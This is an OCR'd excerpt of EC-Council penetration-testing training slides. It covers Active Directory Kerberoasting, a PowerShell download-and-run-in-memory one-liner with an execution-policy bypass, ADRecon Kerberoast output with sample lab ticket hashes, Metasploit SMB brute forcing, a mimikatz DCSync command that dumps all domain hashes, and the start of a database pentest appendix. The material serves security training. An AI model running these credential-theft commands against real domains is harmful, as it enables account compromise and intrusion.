


Service Principal Names (SPNs)

Because of how Kerberos works, any user can request a TGS for any service that has a registered SPN (HOST or arbitrary) in a user or computer account in AD. Remember that merely requesting this ticket does not grant access to the requesting user, as the server/service ultimately determines whether the user should be given access.

To reiterate, any domain user account that has an SPN set can have a TGS for that SPN requested by any user in the domain, allowing for the offline cracking of the service account plaintext password! This is obviously dependent on a crackable service account plaintext, but service accounts luckily tend to often have simple passwords that change very infrequently.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kerberoasting via PowerShell

This one-liner instructs PowerShell to relaunch, but this time, set the ExecutionPolicy to bypass. This enables untrusted scripts to be run.

The "**`New-Object System.Net.WebClient).DownloadString`**" is used to download the **`Invoke-Kerberoast.ps1`** script from the defined location, after which the script is loaded into memory.

The final section **`Invoke-Kerberoast -OutputFormat HashCat | Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash0.txt`** runs the Kerberoast request, after which it details how the results should be returned.

In the above example, they are set to match hashcat's password cracking tools file format requirements, followed by the defined name and file type.

Summarizing, it downloads the script, runs it all in RAM, and outputs the results ready to crack using hashcat.

After running the one-liner, no response should appear.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ADRecon – Kerberoast

- Has a **Kerberroast** module



```
PS C:\Users\Administrator\Desktop> .\ADRecon.ps1 -Collect Kerberoast
```

```
[-] Kerberoast

Username ServicePrincipalName  John
-------- -------------------- ----
user     http/blah.sos.labs:80 $krb5tgs$http/blah.sos.labs:80:2D3F45B329C2C22
user     http/DC1.sos.labs:80  $krb5tgs$http/DC1.sos.labs:80:66A5AE955419D6BA

[*] Total Execution Time (mins): 0.00
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Brute Force AD

- Dangerous due to **lockout policies**
  - Use discretion



- **msf > use auxiliary/scanner/smb/smb_login**



- All hashes are stored in a file named "**NTDS.dit**" in this location.
  - C:\Windows\NTDS



- Use **mimikatz**
  - **mimikatz # lsadump::dcsync /domain:cpent.local /all /csv**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LAB Active Directory

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- ❑ Reviewed the features of AD
- ❑ Explored attacks against an AD environment
- ❑ Conducted AD attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


C|PENT

Certified Penetration Testing Professional



Appendix J

Database Penetration Testing




Module Objective

This module will help you learn various techniques of a comprehensive penetration testing methodology for assessing security of database servers and instances in a target network. It will discuss the various database penetration techniques such as sniffing database traffic, retrieving the database information, etc.

You will learn to perform penetration tests for different databases including MY SQL, MS SQL, and Oracle, as well as learn to ensure the security of these databases.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Reconnaissance

Information reconnaissance is the first phase of pen testing the database that will help you to learn methods of gathering and analyzing information about different databases. to help in identifying the database types and versions, and develop a testing plan accordingly.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Scan for Default Ports Used by Databases

Any system, device, and application on a network will make use of ports to connect to the internet or other intra-network devices. Similarly, different databases use different types of ports to provide users with ability to store and manage data.

As testers, you must have knowledge of different ports that databases use, as it helps in determining the type of database present on the network. Scanning for ports will help the testers to find status of the database and the ports available for probe. Identifying the ports will allow them to detect the services running on the databases. Use port scanning tools, such as Nmap, to identify different ports in database.

Database	Default Ports
Oracle	1521
Microsoft SQL Server	1433
MySQL	3306
PostgreSQL	5432

Table J.1: List of default database ports

- **Nmap**

  Source: *https://www.nmap.org*

  Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing.

  You can use the Nmap tool with the following command to find the type of database running on a port:

  `nmap -p <port number> -Pn <Target IP Address>`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.1: Scanning default database ports

